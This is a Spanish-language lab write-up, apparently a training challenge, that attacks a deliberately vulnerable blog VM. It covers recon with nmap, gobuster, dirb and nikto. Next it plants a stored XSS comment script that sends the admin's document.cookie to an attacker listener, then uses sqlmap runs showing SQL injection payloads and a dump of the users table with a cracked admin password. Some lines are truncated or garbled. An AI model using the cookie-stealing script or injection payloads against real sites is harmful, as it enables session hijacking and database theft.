



TEAM CHALLENGE 8

XSS

1.- Se comprueba con nmap toda la información posible del objetivo

```
$ sudo nmap -O -A -p- 10.0.2.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 06:10 CEST
Nmap scan report for 10.0.2.20
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)
| ssh-hostkey:
| 1024 27:0f:d0:8b:94:f1:45:03:cb:73:6e:ba:be:20:01:f9 (DSA)
| 2048 51:d8:bf:08:dc:3c:b4:a4:3c:bf:95:d7:da:1e:bd:ef (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_ http-title: PentesterLab vulnerable blog
|_ http-server-header: Apache/2.2.16 (Debian)
MAC Address: 08:00:27:64:B7:68 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/)
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/22%OT=22%CT=1%CU=44111%PV=Y%DS=1%DC=
OS:7%TM=669DDBDB%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=FB%TI=Z%CI=Z%II=
OS:1%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11
OS:O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=
OS:6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=F
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:=N%T=40%CD=S)
```

2.- Se consulta con Gobuster y dirb las carpetas accesibles:

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.20
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess      (Status: 403) [Size: 286]
./htpasswd      (Status: 403) [Size: 286]
/admin          (Status: 301) [Size: 306] [--> http://10.0.2.20/admin/]
/all            (Status: 200) [Size: 644]
/cgi-bin/       (Status: 403) [Size: 285]
/classes        (Status: 301) [Size: 308] [--> http://10.0.2.20/classes/]
/css            (Status: 301) [Size: 304] [--> http://10.0.2.20/css/]
/favicon        (Status: 200) [Size: 14634]
/favicon.ico    (Status: 200) [Size: 14634]
/footer         (Status: 200) [Size: 185]
/header         (Status: 200) [Size: 571]
/images         (Status: 301) [Size: 307] [--> http://10.0.2.20/images/]
/index          (Status: 200) [Size: 1307]
/post           (Status: 200) [Size: 786]
/server-status  (Status: 403) [Size: 290]
Progress: 20469 / 20470 (100.00%)
=====
Finished
```

```
kali kali-~ Exploit-DB Google Hacking DB OffSec
$ gobuster dir -u http://10.0.2.21/classes -w /usr/share/wordlists/dirb/common.txt

=====
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=====
[+] Url: http://10.0.2.21/classes
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
=====
Starting gobuster in directory enumeration mode
=====
=====
/hta (Status: 403) [Size: 289]
/htpasswd (Status: 403) [Size: 294]
/htaccess (Status: 403) [Size: 294]
/auth (Status: 302) [Size: 0] [--> /admin/login.php]
/comment (Status: 200) [Size: 0]
/db (Status: 200) [Size: 0]
/post (Status: 200) [Size: 0]
/user (Status: 200) [Size: 0]
Progress: 4614 / 4615 (99.98%)
=====
=====
Finished
=====
```

DIRB v2.22

By The Dark Raver

START_TIME: Wed Jul 24 04:29:05 2024

URL_BASE: http://10.0.2.20/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.20/ ----
==> DIRECTORY: http://10.0.2.20/admin/
+ http://10.0.2.20/all (CODE:200|SIZE:644)
+ http://10.0.2.20/cgi-bin/ (CODE:403|SIZE:285)
==> DIRECTORY: http://10.0.2.20/classes/
==> DIRECTORY: http://10.0.2.20/css/
+ http://10.0.2.20/favicon.ico (CODE:200|SIZE:14634)
+ http://10.0.2.20/footer (CODE:200|SIZE:185)
+ http://10.0.2.20/header (CODE:200|SIZE:571)
==> DIRECTORY: http://10.0.2.20/images/
+ http://10.0.2.20/index (CODE:200|SIZE:1311)
+ http://10.0.2.20/index.php (CODE:200|SIZE:1311)
+ http://10.0.2.20/post (CODE:200|SIZE:786)
+ http://10.0.2.20/server-status (CODE:403|SIZE:290)

---- Entering directory: http://10.0.2.20/admin/ ----
+ http://10.0.2.20/admin/del (CODE:302|SIZE:0)
+ http://10.0.2.20/admin/edit (CODE:302|SIZE:0)
+ http://10.0.2.20/admin/footer (CODE:200|SIZE:19)
+ http://10.0.2.20/admin/header (CODE:200|SIZE:653)
+ http://10.0.2.20/admin/index (CODE:302|SIZE:0)
+ http://10.0.2.20/admin/index.php (CODE:302|SIZE:0)
+ http://10.0.2.20/admin/login (CODE:200|SIZE:1387)
+ http://10.0.2.20/admin/logout (CODE:302|SIZE:0)
+ http://10.0.2.20/admin/new (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.20/admin/uploads/

---- Entering directory: http://10.0.2.20/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/admin/uploads/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

3.- mediante Nikto comprobamos que es vulnerable a XSS stored:

```
$ nikto -h http://10.0.2.21

- Nikto v2.5.0
-----
+ Target IP:      10.0.2.21
+ Target Hostname: 10.0.2.21
+ Target Port:    80
+ Start Time:     2024-08-12 12:56:12 (GMT2)
-----
+ Server: Apache/2.2.16 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze18.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /find: c Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 3744, size: 14634, mtime: Fri Jul 19 07:36:05 2013. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.2.34). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives
+ /admin/login.php?path=\\></form><form%20name=a><input%20name=i%20value=XSS'&lt;script>alert('Vulnerable')</script>: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184.
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184.
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184.
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 0 error(s) and 22 item(s) reported on remote host
```



4.- Se ejecuta un script para extraer la cookie del administrador y entrar en el blog con este usuario.

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Comments:

Title:

Author:


Text:

<script>
// Se crea una variable xhr que es igual a new Image()
//que crea un nuevo objeto de imagen para enviar la cookie al servidor remoto
var img = new Image();
//la img.src es igual a la URL del servidor remoto con la cookie del documento actual
img.src = "http://10.0.2.19:8080/capture?cookie=" + document.cookie;
</script>

Enviar consulta

No Copyright

Aquí lo recibo en mi Shell:



Administration of my Blog

[Home](#) | [Manage post](#) | [New post](#) | [Logout](#)

Welcome	edit	delete
Test	edit	delete

[Write a new post](#)

← → ↺ 🏠 4506024777783397347.owasp.org/admin/edit.php?id=2' OR '1'='1

🔥 Exploit-DB 🔥 Google Hacking DB 🌐 OffSec 🌐 pfSense - Login 🌐 Excalidraw | Esquemas... 🌐 Nessus Essentials /

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: \$id in /var/www/admin/edit.php on line 19

Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

EXT:

a) info general, extrayendo las bases de datos vulnerables.

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --danielm...  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
user's responsibility to obey all applicable local, state, and federal laws. Developer  
is responsible for any misuse or damage caused by this program  
  
[*] starting @ 19:48:20 /2024-08-07/  
  
[19:48:20] [INFO] resuming back-end DBMS 'mysql'  
[19:48:20] [INFO] testing connection to the target URL  
got a 302 redirect to 'http://10.0.2.21/admin/login.php' want to follow it? [Y/n]  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID')  
want to use those [Y/n]?  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: Boolean-based blind - Parameter replace (original value)  
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3384)))  
---  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)  
---  
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256676e696465746466627752,0x716b6b6b6b71),NULL,NULL-- --  
---  
[19:48:28] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: PHP, Apache 2.2.16, PHP 5.3.3  
back-end DBMS: MySQL 5  
[19:48:28] [INFO] fetching database names  
[19:48:28] [INFO] resumed: 'information_schema'  
[19:48:28] [INFO] resumed: 'blog'  
[19:48:28] [INFO] resumed: 'mysql'  
available databases [3]:  
[*] blog  
[*] information_schema  
[*] mysql
```

b) sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --
 cookie="PHPSESSID=s95hmsjfevcfa8njed8603q3c4" --dump --batch

```
[*] starting @ 21:43:53 /2024-08-07/
[21:43:54] [INFO] resuming back-end DBMS 'mysql'
[21:43:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 2838) END))

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5))))sTgx

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x52566668666524e4e4742584d7572756b4e4470446a7a5641755

[21:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5
[21:43:54] [INFO] fetching columns for table 'users' in database 'blog'
[21:43:54] [WARNING] reflective value(s) found and filtering out
[21:43:54] [INFO] resumed: 'id','mediumint(9)'
[21:43:54] [INFO] resumed: 'login','varchar(50)'
[21:43:54] [INFO] resumed: 'password','varchar(50)'
[21:43:54] [INFO] fetching entries for table 'users' in database 'blog'
[21:43:54] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
[21:43:58] [INFO] writing hashes to a temporary file '/tmp/sqlmap4x7tseo354351/sqlmaphashes-ja69h22s.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[21:44:01] [INFO] using hash method 'md5_generic_passwd' to 5_email_pass.sh
[21:44:01] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efae8d410a8e0166eb2' for user 'admin'
Database: blog
Table: users
[1 entry]
+-----+-----+-----+-----+
| id | login | password |
+-----+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+-----+

[21:44:01] [INFO] table 'blog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.21/dump/blog/users.csv'
[21:44:01] [INFO] fetching columns for table " in database 'blog'
[21:44:01] [WARNING] the SQL query provided does not return any output
[21:44:01] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[21:44:01] [WARNING] unable to retrieve column names for table " in database 'blog'
do you want to use common column existence check? [y/N/q]
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
> 1
[21:44:18] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[21:44:18] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]0
[21:44:27] [INFO] starting 10 threads

[21:44:52] [WARNING] no column(s) found
[21:44:52] [WARNING] unable to enumerate the columns for table " in database 'blog', skipping
[21:44:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.21'

[*] ending @ 21:44:52 /2024-08-07/
```

Extraemos usuario admin y contraseña P4ssw0rd, por lo que ya tengo acceso de forme persistente.

c) tablas:

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior m
ser's responsibility to obey all applicable local, state and federal laws. De
t responsible for any misuse or damage caused by this program

[*] starting @ 19:49:59 /2024-08-07/

[19:49:59] [INFO] resuming back-end DBMS 'mysql'
[19:49:59] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.0.2.21/admin/login.php'
you have not declared cookie(s), while server wants to set its own ('PHP
nt to use those [Y/n])
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x525
485a73665966596a624d6b7752,0x716b6b6b71),NULL,NULL-- -
----
[19:50:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, PHP, Apache 2.2.16
back-end DBMS: MySQL 5
[19:50:05] [INFO] fetching tables for database: 'blog'
[19:50:05] [INFO] resumed: 'comments'
[19:50:05] [INFO] resumed: 'posts'
[19:50:05] [INFO] resumed: 'users'
Database: blog
[3 tables]
+-----+
| comments |
| posts   |
| users   |
```

d) columnas:

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --comments --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:50:55 /2024-08-07/

[19:50:55] [INFO] resuming back-end DBMS 'mysql'
[19:50:55] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q2f0pf7...')
Do you want to use those [Y/n]?

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT NULL))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524c744d4e485a73665966596a624d6b7752,0x716b6b6b71),NULL,NULL--

---
[19:51:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16, PHP
back-end DBMS: MySQL 5
[19:51:01] [INFO] fetching columns for table 'comments' in database 'blog'
[19:51:01] [INFO] resumed: 'id','mediumint(9)'
[19:51:01] [INFO] resumed: 'title','varchar(50)'
[19:51:01] [INFO] resumed: 'text','text'
[19:51:01] [INFO] resumed: 'author','varchar(50)'
[19:51:01] [INFO] resumed: 'published','datetime'
[19:51:01] [INFO] resumed: 'post_id','mediumint(9)'
Database: blog
Table: comments
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| text    | text   |
| author  | varchar(50) |
| id      | mediumint(9) |
| post_id | mediumint(9) |
| published | datetime |
| title   | varchar(50) |
+-----+-----+
```

RESUMEN:

1. Inyección SQL Identificada:

- **Parámetro Vulnerable:** id en la URL
`http://10.0.2.21/admin/edit.php?id=1.`
- **Tipos de Inyección:**
 - Boolean-based blind
 - Time-based blind
 - UNION query

2. Base de Datos Identificada:

- **Nombre de la Base de Datos:** blog

3. Tablas Identificadas:

- comments
- posts
- users


4. Contenido de la Tabla users:

- Usuario admin con la contraseña P4ssw0rd (MD5 hash:
8efe310f9ab3efeae8d410a8e0166eb2)


5. Posibles Scripts para RCE en la Tabla comments:

- Varias entradas en la tabla comments pueden contener scripts que pueden usarse para cargar una shell PHP en el servidor.

7.- Información extraída de zas Owasp:



```
sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --sql-  
query="SELECT table_name FROM information_schema.tables  
WHERE table_schema = 'blog';"
```



The screenshot shows a Kali Linux terminal window with the sqlmap command being executed. The terminal output displays the progress of the tool, including a legal disclaimer, connection testing, and the detection of a 302 redirect to the login page. It also lists the parameters being tested: a boolean-based blind parameter, a time-based blind parameter, and a UNION query. The terminal shows the tool's internal logic and the results of the SQL injection attempts. A web browser window is also visible in the background, showing the 'Administration of my' page.

```
(kali) [~]  
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --sql-query="SELECT table_name FROM information_schema.tables WHERE table_schema = 'blog';"  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to  
be responsible for any misuse or damage caused by this program  
([m]ysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php:19)  
[*] starting @ 22:09:59 /2024-08-10/  
  
[22:09:59] [INFO] resuming back-end DBMS 'mysql' /var/www/admin/edit.php on line 19  
[22:09:59] [INFO] testing connection to the target URL  
got a 302 redirect to 'http://10.0.2.21/admin/login.php' want to follow? [Y/n]  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3uvsspqddgs...4dvkpo01b7'). Do you want to use  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: Boolean-based blind - Parameter replace (original value)  
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 2838) END))  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
